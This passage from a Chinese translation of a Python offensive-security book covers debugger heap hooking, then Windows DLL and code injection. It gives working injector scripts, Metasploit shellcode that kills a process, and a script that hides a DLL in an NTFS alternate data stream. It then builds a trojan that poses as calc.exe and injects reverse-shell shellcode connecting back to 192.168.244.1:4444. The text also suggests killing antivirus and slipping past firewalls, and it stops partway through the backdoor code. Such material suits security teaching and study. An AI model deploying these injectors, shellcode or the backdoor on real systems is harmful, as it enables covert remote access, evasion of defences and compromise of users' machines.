        if not module.isAnalysed():
            imm.analyseCode( module.getCodebase() )

        # 搜索合适的函数出口点
        rtlallocate = getRet( imm, rtlallocate, 1000 )
        imm.Log("RtlAllocateHeap hook: 0x%08x" % rtlallocate)

        # 保存挂钩点
        imm.addKnowledge("FuncNames",  ( rtlallocate, rtlfree ) )

    # 现在我们开始构建钩子
```

```
        fast = immlib.STDCALLFastLogHook( imm )

        # 在 RtlHeapAllocate 的尾部布置钩子
        imm.Log("Logging on Alloc 0x%08x" % rtlallocate)
❸       fast.logFunction( rtlallocate )
        fast.logBaseDisplacement( "EBP",    8)
        fast.logBaseDisplacement( "EBP",  0xC)
        fast.logBaseDisplacement( "EBP", 0x10)
        fast.logRegister( "EAX" )

        # 在 RtlHeapFree 的头部布置钩子
        imm.Log("Logging on RtlHeapFree  0x%08x" % rtlfree)
        fast.logFunction( rtlfree, 3 )

        # 设立钩子
        fast.Hook()

        # 保存钩子对象以便于我们稍后回取数据记录结果
        imm.addKnowledge(Name, fast, force_add = 1)

        return "Hooks set, press F9 to continue the process."
```

在我们释放这头“小恶魔”之前，让我们先来过目一下代码。你首先看到的应当是 Nico 所构建的一个辅助函数❶，专门用于找出存于堆例程 RtlAllocateHeap 中合适的挂钩点位置。为了明确这段代码的意义，我们将对函数 RtlAllocateHeap 作反汇编，并向你呈现最后的 5 条函数指令：

```
Ox7C9106D7 F605 F002FE7F  TEST BYTE PTR DS:[7FFE02F0],2
Ox7C9106DE OF85 1FB20200  JNZ ntdll.7C93B903
0x7C9106E4 8BC6           MOV EAX,ESI
Ox7C9106E6 E8 17E7FFFF    CALL ntdll.7C90EE02
Ox7C9106EB C2 OCOO        RETN OC
```

首先我们从目标函数的头部位置开始向前解构指令，并持续这一过程直到发现位于内存地址 0x7C9106EB 上的第一条 RET 指令。在核实完这条 RET 指令使用一个立即操作数 0x0C 后，再向后倒退三条指令的距离，这将致使我们最终停留在 0x7C9106D7 内存地址处。之所以在此颇费一番周折的原因是为了确保能够腾出足够的空间用于放置 5 字节长的 JMP 跳转指令。如若我们直接将 JMP（5 字节长）指令置于 RET（3 字节长）指令之上，破坏原有指令序列的对齐状态将不可避免。你应当习惯于求助这些轻便的工具小脚本来帮助你绕过此类的问题。与二进制代码打交道如同招惹一头敏感易怒的野兽，它们可不会容忍你犯下的任何一个细微的小错误。

接下来的一段代码❷首先做一个检测，来确定此脚本在当前的调试会话中是否是初次执行。若这已不是初次运行的情况，这意味着相应的钩子早已布置完毕，我们将转而提取数据记录结果。这个脚本被设计为初次运行时用于部署钩子，而之后的每一次运行则用于提取数据记录结果。如果你想以自定义的方式来查询这些基于 knowledge 字段存储的数据对象，你可以通过 Immunity Debugger 内置的一个 Python shell 来访问它们。

最后一部分代码❸则致力于构建钩子与数据监控点。对于堆分配例程 RtlAllocateHeap，我们将捕获位于调用栈上的所有三个参数以及函数调用的返回值。而对于堆释放例程 RtlFreeHeap，我们将在函数命中的瞬间提取三个栈上参数的取值。你可以目睹不足 100 行的 Python 代码便可为我们部署一个强大的数据记录钩子，并且是在缺乏编译器或者其他任何工具帮助的情况下，这绝对是一种很酷的体验。

现在我们请出记事本程序 notepad.exe，以便于核实一下有关 Nico 所提及的 4500 次堆例程调用的情况是否属实。在 Immunity Debugger 下加载程序 C:\WINDOWS\System32\notepad.exe，并在命令栏中执行 Pycommand 命令!hippie_easy（你对这一步骤若有任何的疑问，请重新阅读第 5 章）。恢复执行目标进程并在记事本程序中选择 File（文件）-> Open（打开）。

现在是时候来一辨真伪了，再次执行上述的 PyCommand，你应当可以在 Immunity Debugger 的日志窗口（ATL-L）中看到如列表 6-2 所示的输出内容。

列表 6-2：PyCommand 命令!hippie_easy 的输出结果

```
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca0b0)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca058)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca020)
RtlFreeHeap(0x001a0000, 0x00000000, 0x001a3ae8)
RtlFreeHeap(0x00030000, 0x00000000, 0x00037798)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000c9fe8)
```

显然我们的钩子已捕获到了一些数据，如果此时你留意一下 Immunity Debugger 的状态栏，上面显示的应该正是钩子的命中总次数。我本人看到的命中次数是 4675，这说明 Nico 所言不虚。你可以多运行几次脚本来做一个更全面的统计，可以看到我们在这一过程中拦截了上千次的函数调用却几乎没有造成任何进程性能上的降级，而这正是硬钩子技术的闪光之处。

钩子毫无疑问将是你在日后的各种逆向场景中会被无数次用到的技术。在本章中我们不但向你演示了如何应用这种强大的技术，而且我们还将这一技术的部署实现在自动化脚本之中。既然你已对如何借助钩子来高效地监测进程的代码执行流有所了解，下面是时候来学习如何通过 DLL 注入以及代码注入操纵进程。我们将开始学习如何闯入他人的进程之中使坏，准备好了吗？

CHAPTER 7

第 7 章　DLL 注入与代码注入技术

在一些逆向分析或者攻击场景中，你时常需要将一段自备的代码注入一个远程进程中，并在此进程环境下就地执行这些代码。这种代码注入技术有着强大而广泛的应用，无论是帮你窃取密码哈希文件，还是助你取得目标主机的远程桌面访问权。在本章中我们将使用 Python 创建一些工具脚本以助你随心驾驭两种基本的注入技术：DLL 注入与代码注入。这些工具应当成为每一位开发者、漏洞利用作者、shellcode 编写者，以及入侵测试人员常备军火库中的一部分。我们将向你演示如何借助 DLL 注入在另一个进程中弹出一个对话框窗口，之后我们还将利用代码注入技术来测试一段可根据 PID 值杀死进程的 shellcode。最后我们将创建并编译一个完全基于 Python 编码实现的特洛伊后门，这个程序在很大程度上依赖于代码注入技术，并且使用了一些几乎每个优秀后门都不可或缺的伎俩来隐藏自身。让我们先从创建远程线程开始我们的话题，这将是上述两种注入技术的实现基础。

7.1　创建远程线程

DLL 注入和代码注入这两种技术之间存在着一些本质区别，然而，这两者的实现过程却需途径同一条道路：创建远程线程。Win32 系统中存在着一个被预先载入的 API 函数 CreateRemoteThread()[①]可以替我们完成这一步骤，这个 API 函数由动态链接库 kernel32.dll 导出，其原型如下所示：

```
HANDLE WINAPI CreateRemoteThread(
  HANDLE hProcess,
  LPSECURITYATTRIBUTES lpThreadAttributes,
  SIZE_T dwStackSize,
  LPTHREADSTARTROUTINE lpStartAddress,
```

① 关于函数 CreateRemoteThread 参见 MSDN (http://msdn.microsoft.com/en-us/library/ms682437.aspx)。

```
    LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPDWORD lpThreadId
);
```

你不必被这一堆冗长的参数给吓住，至少它们的命名方式可以说是相当的直观。首个参数 hProcess 在你看来应当颇为眼熟了，这个进程句柄所指向的进程正是我们将要开启新线程的所在之地。参数 lpThreadAtrributes 用于为即将新建的线程设定安全描述符，这个描述符的取值将决定所得的线程句柄是否可以被子进程继承。在这里我们只需将其设为 NULL 值即可，这将导致由此产生的线程句柄不可被继承并且此线程使用一个默认的安全描述符。接下来的参数 dwStackSize 用于为即将创建的线程设置栈的大小。我们同样将其设为零值，这样线程将采用与当前进程同等大小的默认栈尺寸。接下来是一个至为重要的参数 lpStartAddress，这个参数为线程指定了起始的执行地址，请务必正确地设置这个地址以确保促成注入的那部分代码得以顺利执行。接下来的一个参数 lpParameter 几乎与 lpStartAddress 同等关键。你可以借此参数提供一个指针，这个指针应当指向一块完全受你支配的内存区域，这个指针将被传递给驻留在 lpStartAddress 上的函数作为调用参数。这可能会给你带来些许的困惑，但是你很快就会看到这个参数在执行 DLL 注入过程中所扮演的关键角色。参数 dwCreationFlags 用于指定线程的启动方式，我们将其设为零 值，这意味着新线程在被创建之后将即刻执行。你可以从 MSDN 文档中找出参数 dwCreationFlags 所支持的其他有效取值。最后一个参数 lpThreadId 的取值将在新线程创建完成时被更新为相应的线程 ID 值。

至此我们已经对**促成注入发生**的关键性函数 CreateRemoteThread()有了一定的了解，下面我们将尝试向一个远程进程中分别注入一个 DLL 与一段 shellcode，这两种注入过程的实现方式略有不同，我们将通过两个实例来向你揭示这两者之间的区别。

7.1.1 DLL 注入

DLL 注入技术在光明与邪恶这两极世界中的应用均有着不短的历史，如果你留心观察，你会发现 DLL 注入无处不在。从那些花哨的 Windows 外观美化工具可以将默认鼠标光标替换为闪烁的奔马，到那些无情窃走你银行账号信息的恶意软件。甚至一些安全产品也通过注入 DLL 的方式来监测进程是否存在恶意行为。关于 DLL 注入技术极为有用的一点就是我们可以将一个编译完的二进制模块加载入另一个进程之中，并作为这个进程的一部分执行。这在某些场合下会极为有用，设想你在一台安装有软件防火墙的目标主机上，只有某几个应用程序被允许创建向外的网络连接，此时注入这几个特定的应用程序是绕过防火墙的一种可能选择。我们将使用 Python 编写一个 DLL 注入器，这个 DLL 注入器将使我们

能够向任意选定的进程中注入一个 DLL 文件。

若一个 Windows 进程希望将某个 DLL 文件载入内存之中，则需要使用由 kernel32.dll 导出的 LoadLibrary()函数，让我们来看一下这个 API 函数的原型：

```
HMODULE LoadLibrary(
    LPCTSTR lpFileName
);
```

参数 lpFileName 用于指明将要载入的 DLL 文件所在的路径位置，因此我们需设法使远程进程调用 LoadLibraryA，并以一个指向 DLL 文件的路径字符串指针作为调用参数。因此我们的首要任务便是解析出函数 LoadLibraryA 所在的内存地址，并写入我们所希望载入的 DLL 的名称。在我们调用 CreateRemoteThread()时，我们设法使参数 lpStartAddress 指向 API 函数 LoadLibraryA 所在的位置，并且设置 lpParameter 使其指向我们先前保存下的 DLL 路径字符串。当 Createremotethread()启动时会引发 LoadLibraryA 被调用，这整个过程犹如是远程进程自身发出请求以载入 DLL 一般。

注意： 用于测试注入过程而为此准备的 DLL 样本文件可以在本书的源码目录下找到。你可以从 http://www.nostarch.com/ghpython.htm 下载源码包，这个 DLL 样本文件的源代码可以在主目录下找到。

现在我们开始着手代码实现，创建一个全新的 Python 文件，将其命名为 dll_injector.py，并输入以下代码。

dll_injector.py

```
import sys
from ctypes import *

PAGE_READWRITE     =     0x04
PROCESS_ALL_ACCESS =     ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM        =     ( 0x1000 | 0x2000 )

kernel32 = windll.kernel32
pid      = sys.argv[1]
dll_path = sys.argv[2]
dll_len  = len(dll_path)

# 获取远程进程句柄
h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )

if not h_process:
```

```
        print "[*] Couldn't acquire a handle to PID: %s" % pid
        sys.exit(0)

    ❶ # 为 DLL 路径字符串分配一段内存空间
    arg_address = kernel32.VirtualAllocEx(h_process, 0, dll_len,
     VIRTUAL_MEM, PAGE_READWRITE)

    ❷ # 写入 DLL 路径字符串
    written = c_int(0)
    kernel32.WriteProcessMemory(h_process, arg_address, dll_path,
     dll_len, byref(written))

    ❸ # 解析 API 函数 LoadLibraryA 所在的内存地址
    h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
    h_loadlib  = kernel32.GetProcAddress(h_kernel32,"LoadLibraryA")

    ❹ # 现在试图创建一个远程线程，将线程入口点设置为 LoadLibraryA 所在地址，
    # 并以一个指向 DLL 路径字符串的指针作为唯一的参数
    thread_id = c_ulong(0)

    if not kernel32.CreateRemoteThread(h_process,
                                       None,
                                       0,
                                       h_loadlib,
                                       arg_address,
                                       0,
                                       byref(thread_id)):

        print "[*] Failed to inject the DLL. Exiting."
        sys.exit(0)

print "[*] Remote thread with ID 0x%08x created" % thread_id.value
```

我们的首个步骤❶便是为所要注入的DLL文件分配足够的内存空间用于保存相关的路径信息，并且向这块最新分配的内存中写入路径字符串❷。接着我们需要解析出LoadLibraryA所在的内存地址❸，这样我们就可以在后续的函数调用CreateRemoteThread()中❹ 指定此内存地址为远程线程的入口点。一旦远程线程开启之后，DLL文件将被载入目标进程之中，你应当会看到一个弹出对话框显现，这证明了DLL已经进入了目标进程之中。以如下方式执行脚本：

```
./dll_injector <PID> <Path to DLL>
```

至此我们已通过一个坚实的例子向你演示了 DLL 注入技术的应用和潜在威力。尽管仅仅显示一个弹出对话框在这里显得颇煞风景，但是这个实例已足以向你揭示这一技术的本质。下面让我们来关注另一种注入技术——代码注入！

7.1.2　代码注入

相较于 DLL 注入，代码注入技术在隐蔽性上更胜一筹。代码注入技术允许我们向一个活动进程中注入一段原始的 shellcode 并即刻在内存中执行，这整个过程并不会在硬盘上留下任何痕迹。恶意入侵者们常常在漏洞利用后期（post-exploitation）[1]通过代码注入技术来将远程 shell 连接从一个进程转移到另一个进程中。

我们将采用一段简易的 shellcode 作为代码注入样本，这段 shellcode 会根据藏匿于自身之中的 PID 值终结相对应的进程，这项功能可以在我们迁移至远程进程之后用于杀死我们原先所驻留的那个遗留进程，以达到藏匿踪迹的目的。这招金蝉脱壳将会是我们最后将要创建的一个特洛伊后门的关键特性之一。我们还将向你演示如何安全地替换这段 shellcode 中的小部分数据，以使得这段 shellcode 稍显得模块化一些，以适时地满足我们的需求。

为了获取上述的专用于终结进程的那段 shellcode，我们需要访问 Metasploit 的项目主页以使用其提供的极为好用的 shellcode 生成器。如果你从未使用过 Metasploit，你可能得在 http://metasploit.com/shellcode/逛上一阵子。在这个例子中，我本人选用了 Windows Execute Command shellcode 生成器，这将产生如列表 7-1 所示的 shellcode 代码，其相关的设置被包含在开头的注释中：

列表 7-1：由 Metasploit 的项目站点为我们生成的专用于进程终结的 shellcode

```
/* win32_exec -  EXITFUNC=thread CMD=taskkill /PID AAAAAAAA Size=152
Encoder=None http://metasploit.com */

unsigned char scode[] =
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b"
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99"
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04"
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb"
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30"
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09"
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8"
"\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff"
"\xe7\x74\x61\x73\x6b\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41"
"\x41\x41\x41\x41\x41\x41\x41\x00";
```

1. 译者注：这里所谓的“漏洞利用后期（post-exploitation）”就是指入侵者已获得系统控制权之后的这一阶段，入侵者通常会在这一阶段进一步擦除自己的痕迹。

需要注意的是，在使用 shellcode 生成器时，我清除了文本框 Restricted Characters 中的 0x00 字节并确保 Selected Encoder 被设为 Default Encoder。之所以要这么做的理由藏匿于这段 shellcode 的最后两行之中，从中你可以看到数值\x41 连续出现了 8 次。为何大写字母 A 会在此处重复出现？理由很简单，正是这些连续的大写字母 A 为我们标记出了 PID 值在 shellcode 中的所在位置，这样一来就非常便于我们动态地将这段字符块替换为所要杀死的进程的 PID 值，并使用 NULL 值填充剩余的空间。假使我们使用了 shellcode 编码器（Selected Encoder），则会导致这些连续的 A 字符受到编码器的转换，当你试图替换字符串时情况恐怕会变得非常棘手。而使用上述的代码生成方式，可以保证我们的 shellcode 随时可接受更改。

既然我们手头已有了一段可用的 shellcode，现在让我们回到编码工作上来，新建一个 Python 文件，将其命名为 code_injector.py，并输入以下代码。

code_injector.py

```
import sys
from ctypes import *

# 我们将内存页的可执行标志位打开，以确保 shellcode 能够在为其
# 分配的内存块中顺利执行
PAGE_EXECUTE_READWRITE        = 0x00000040
PROCESS_ALL_ACCESS =     ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM        =     ( 0x1000 | 0x2000 )

kernel32     = windll.kernel32
pid          = int(sys.argv[1])
pid_to_kill   = sys.argv[2]

if not sys.argv[1] or not sys.argv[2]:
    print "Code Injector: ./code_injector.py <PID to inject> <PID to Kill>"
    sys.exit(0)

# /* win32_exec -  EXITFUNC=thread CMD=cmd.exe /c taskkill /PID AAAA
#Size=159 Encoder=None http://metasploit.com */
shellcode = \
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b" \
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99" \
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04" \
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb" \
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30" \
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09" \
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8" \
"\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff" \
```

```
    "\xe7\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x74\x61\x73\x6b" \
    "\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41\x41\x41\x41\x00"

❶ padding       = 4 - (len( pid_to_kill ))
  replace_value = pid_to_kill + ( "\x00" * padding )
  replace_string= "\x41" * 4

  shellcode     = shellcode.replace( replace_string, replace_value )
  code_size     = len(shellcode)

  # 获取所要注入的进程的句柄值
  h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )

  if not h_process:

     print "[*] Couldn't acquire a handle to PID: %s" % pid
     sys.exit(0)

  # 为 shellcode 分配内存空间
  arg_address = kernel32.VirtualAllocEx( h_process, 0, code_size,
                                         VIRTUAL_MEM, PAGE_EXECUTE_READWRITE)

  # 写入 shellcode
  written = c_int(0)
  kernel32.WriteProcessMemory(h_process, arg_address, shellcode,
   code_size, byref(written))

  # 现在创建一个远程线程并设法使入口点指向 shellcode 的起始位置
  thread_id = c_ulong(0)
❷ if not kernel32.CreateRemoteThread(h_process,None,0,arg_address, None,
   0,byref(thread_id)):

      print "[*] Failed to inject process-killing shellcode. Exiting."
      sys.exit(0)

  print "[*] Remote thread successfully created with a thread ID of: 0x%08x" %
     thread_id.value
  print "[*] Process %s should not be running anymore!" % pid_to_kill
```

这其中的相当一部分代码在你看来应颇为眼熟了，此外你还应看到一些此前未曾出现过的技巧。首先是发生在 shellcode 身上的字符串替换操作❶将标记字符串替换为我们所要终结的进程的 PID 值。另一个与之前的 DLL 注入存在显著区别的地方在于我们调用函数 CreateRemoteThread()❷的方式上，参数 lpStartAddress 在此处指向 shellcode 的头部位置。

我们将 lpParameter 设为 NULL 值是因为 shellcode 并不需要我们传递任何的参数，此处我们的目标只是让线程将我们的 shellcode 运行起来即可。

下面让我们来测试一下以上这个脚本，首先开启两个独立的 cmd.exe 进程，并记录下各自的 PID 值，这两个 PID 值将用作脚本 code_injector.py 的执行参数，如下所示：

```
./ code_injector.py <PID to inject> <PID to kill>
```

只要你设置的执行参数得当，你应当可以看到一个新线程被成功地创建（相应的线程 ID 会被输出）。同时你还会观察到被你选为终结对象的那个 cmd.exe 进程也随之销声匿迹。

至此你应该掌握了如何注入一段 shellcode 并在远程进程环境下执行这段 shellcode 的方法。这一技术不但在你试图转移支持反向连接的远程 shellcode 时能助上一臂之力，同时这一技术也有助于藏匿你的行踪，因为在整个过程中你无需向磁盘中存入任何的代码。我们将结合目前所学到的知识用于创建一个可重用的后门程序，这个后门程序将为我们开放其所在主机的远程访问权。下面将是我们遁入邪恶的时刻，准备好了吗？

7.2 遁入黑暗

现在让我们将目前所学的注入技术应用于一些恶意的用途，我们将创建一个微型的后门程序专用于劫持某个被选中的可执行文件。当我们的后门程序被执行时，它将首先为用户最初真正想执行的那个可执行文件创建一个进程（例如假设我们想要劫持 Windows 下的计算器程序，我们则需要将自己的后门程序更名为 calc.exe 以实施调包，而原有的 calc.exe 将被转移至另一个已知的位置），我们称这一步骤为执行流重定向。一旦我们所劫持的傀儡进程被载入系统，后门进程将向其注入代码以为我们建立一个通往目标主机的远程 shell 连接。一旦这段被注入的 shellcode 运行起来，我们即可取得可用的远程 shell，接着我们将第二次向远程进程注入代码，这段代码将替我们杀死当前为我们所停留的那个进程。

你也许会问道：为何不在第一次注入后直接让 calc.exe 进程退出执行，而要采用这样一种迂回的方式。事实上确实如此，只是杀死一个外部进程对于后门程序来说是一项过于普遍的功能，因此我们才刻意安排了这样一种曲折的方式来向你演示这一功能。在实际的应用场景中，你很可能会结合之前章节中所提到的进程枚举技术来找到反病毒或者软件防火墙一类的程序并试图杀死它。另一种常见的场景是当你完成从一个进程到另一个新进程的迁移过程后，你可能希望杀死那个被我们抛之身后的进程。

此外我们还将向你演示如何将 Python 脚本编译为一个真正独立的 Windows 可执行文件，以及如何将我们所要注入的 DLL 文件与我们的后门程序进行秘密的捆绑。下面就让我们来看一下一个简单的文件隐藏小技巧是如何来帮助我们的 DLL 文件完成“偷渡”的。

7.2.1　文件隐藏

为了使所要注入的 DLL 文件能够连同我们的后门程序安全地进驻目标系统，我们需要借助一些文件隐藏技术来藏匿 DLL 文件的行踪。使用打包器将这两个可执行文件合并为一体是一种极为容易想到的思路，不过既然我们当前讨论的主题是使用 Python 来进行 hack，也许我们应该采用一种更有创意的主意。

为了将文件暗中藏匿于可执行文件之中，我们将利用到 NTFS 文件系统中的一个遗留特性——ADS（交换数据流）。交换数据流这一机制自 Window NT 3.1 时就已存在，当时它作为与苹果系统的 HFS（分层式文件系统）的一种通信手段而被引入。ADS 允许我们在一个磁盘主体文件所附带的流中存储额外的数据，比如说一个 DLL 文件。这里所谓的流本质上无非只是依附于某个磁盘文件的一条隐藏文件通道。

通过利用交换数据流这一机制，我们可以使 DLL 文件免于暴露在用户的目光直视下。在缺乏专业检测工具的情况下，计算机用户无法直接看到 ADS 流中的内容，这对于我们来说正是理想的效果。此外相当数量的安全防护产品并未对 ADS 做足合理的检测，因此即使是身处这些安全工具的雷达之下，我们仍然有相当不错的机会躲过检测。

若想使用依附于某一文件的交换数据流，你所需做的仅仅是在相关的磁盘文件名称之后添加一个冒号，如下所示：

```
reverser.exe:vncdll.dll
```

在上示的这个例子中我们试图访问 vncdll.dll，这个 dll 文件存于可执行文件 reverser.exe 所附带的交换数据流中。让我们来编写一个简易的工具脚本，专用于向指定文件所附带的 ADS 流中读取或写入一个文件。创建一个新的 Python 脚本，将其命名为 file_hider.py 并输入以下代码。

file_hider.py

```
import sys

# 读取 DLL 文件的内容
fd = open( sys.argv[1], "rb" )
dll_contents = fd.read()
fd.close()

print "[*] Filesize: %d" % len( dll_contents )

# 将 DLL 文件内容写入 ADS
fd = open( "%s:%s" % ( sys.argv[2], sys.argv[1] ), "wb" )
```

```
    fd.write( dll_contents )
    fd.close()
```

上示的代码中没有任何花哨的东西——首个命令行参数用于指定我们所要读取的 DLL 文件，第二个命令行参数用于指定我们的目标文件，我们将把 DLL 文件藏匿于这个文件所附带的 ADS 流中。我们可以利用这个工具脚本来将意欲藏匿的文件安置于选定可执行文件的 ADS 中，并且我们可以直接将存于 ADS 流中的 DLL 文件用作注入内容。尽管我们即将编写的后门程序并不会直接使用 DLL 注入技术，但是我们的后门程序仍然会为这一常见的技术留有余地。

7.2.2 构建后门

我们首先从执行流的重定向开始着手，我们将把自己的后门程序更名为 calc.exe，并将原有的那个真正的计算器程序 calc.exe 转移到其他位置。当用户试图使用计算器程序时，将会在不经意中开启我们的后门程序，后门程序再转而执行那个真正的计算器程序，以避免用户察觉出任何异常，这也正是我们将这一过程称为执行流重定向的原因所在。此外请注意我们在这里引入了在第 3 章中创建的脚本 my_debuuger_defines.py，这其中包含了所有为创建进程所需的常量与相关结构体定义。创建一个新的 Python 文件，将其命名为 backdoor.py 并输入以下代码。

backdoor.py

```
# 引入在第 3 章中所创建的库 my_debugger_defines.py，这其中包含
# 了进程创建所需的常值与结构体定义
import sys
from ctypes import *
from my_debugger_defines import *

kernel32              = windll.kernel32

PAGE_READWRITE     =     0x04
PROCESS_ALL_ACCESS =     ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM        =     ( 0x1000 | 0x2000 )

# 受我们劫持的可执行文件所在的新路径
path_to_exe           = "C:\\calc.exe"

startupinfo           = STARTUPINFO()
process_information   = PROCESS_INFORMATION()
creation_flags        = CREATE_NEW_CONSOLE
startupinfo.dwFlags   = 0x1
```

```
    startupinfo.wShowWindow = 0x0
    startupinfo.cb          = sizeof(startupinfo)

    # 开启第二个进程并存下相关的 PID 值用于
    # 后续的注入操作
    kernel32.CreateProcessA(path_to_exe,
                            None,
                            None,
                            None,
                            None,
                            creation_flags,
                            None,
                            None,
                            byref(startupinfo),
                            byref(process_information))

    pid = process_information.dwProcessId
```

这里并没有什么过于复杂的技术以及让人感到新鲜的事物，下面让我们加入注入功能，相应的代码将紧随进程创建代码之后。我们的注入函数将会同时支持代码注入与 DLL 注入这两种注入技术，你只须将标志位参数 parameter 设置为 1，参数变量 data 将被视作 DLL 文件的所在路径。这样的代码风格算不上优雅，但是至少简单实用。下面让我们将注入功能添加进脚本文件 backdoor.py 之中。

backdoor.py

```
...

def inject( pid, data, parameter = 0 ):

    # 获取所要注入的目标进程的句柄
    h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )

    if not h_process:

        print "[*] Couldn't acquire a handle to PID: %s" % pid
        sys.exit(0)

    arg_address = kernel32.VirtualAllocEx( h_process, 0, len(data),
     VIRTUAL_MEM, PAGE_READWRITE)
    written = c_int(0)
    kernel32.WriteProcessMemory(h_process, arg_address, data, len(data),
```

```
        byref(written))

    thread_id = c_ulong(0)

    if not parameter:
        start_address = arg_address
    else:
        h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
        start_address  = kernel32.GetProcAddress(h_kernel32,"LoadLibraryA")
        parameter = arg_address


    if not kernel32.CreateRemoteThread(h_process,None,0,start_address,
     parameter,0,byref(thread_id)):

        print "[*] Failed to inject the DLL. Exiting."
        sys.exit(0)

    return True
```

现在我们已有了一个通用型的注入函数可以同时支持代码注入与 DLL 注入。下面我们将基于这个工具函数向那个真正的计算器进程 calc.exe 注入两段独立的 shellcode，分别用于产生一个反向的远程 shell 连接，以及帮助我们杀死遗留进程以消除异象。现在让我们为后门脚本继续堆砌代码。

backdoor.py

```
# 现在我们需要跳出所驻留的当前进程，并向新建的进程注入代码
# 以结束遗留进程的运行。
#/* win32_reverse -  EXITFUNC=thread LHOST=192.168.244.1 LPORT=4444
#Size=287 Encoder=None http://metasploit.com */
connect_back_shellcode =
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45" \
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49" \
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d" \
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66" \
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61" \
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40" \
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32" \
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6" \
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09" \
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x68" \
"\xc0\xa8\xf4\x01\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xec\xf9" \
"\xaa\x60\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x66\x6a\x64\x66\x68" \
```

```
    "\x63\x6d\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\xf3" \
    "\xaa\x95\x89\xfd\xfe\x42\x2d\xfe\x42\x2c\x8d\x7a\x38\xab\xab\xab" \
    "\x68\x72\xfe\xb3\x16\xff\x75\x28\xff\xd6\x5b\x57\x52\x51\x51\x51" \
    "\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53\xff\xd6" \
    "\x6a\xff\xff\x37\xff\xd0\x68\xe7\x79\xc6\x79\xff\x75\x04\xff\xd6" \
    "\xff\x77\xfc\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6\xff\xd0"

    inject( pid, connect_back_shellcode )

    #/* win32_exec -  EXITFUNC=thread CMD=cmd.exe /c taskkill /PID AAAA
    #Size=159 Encoder=None http://metasploit.com */
    our_pid = str( kernel32.GetCurrentProcessId() )

    process_killer_shellcode = \
    "\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b" \
    "\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99" \
    "\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04" \
    "\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb" \
    "\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30" \
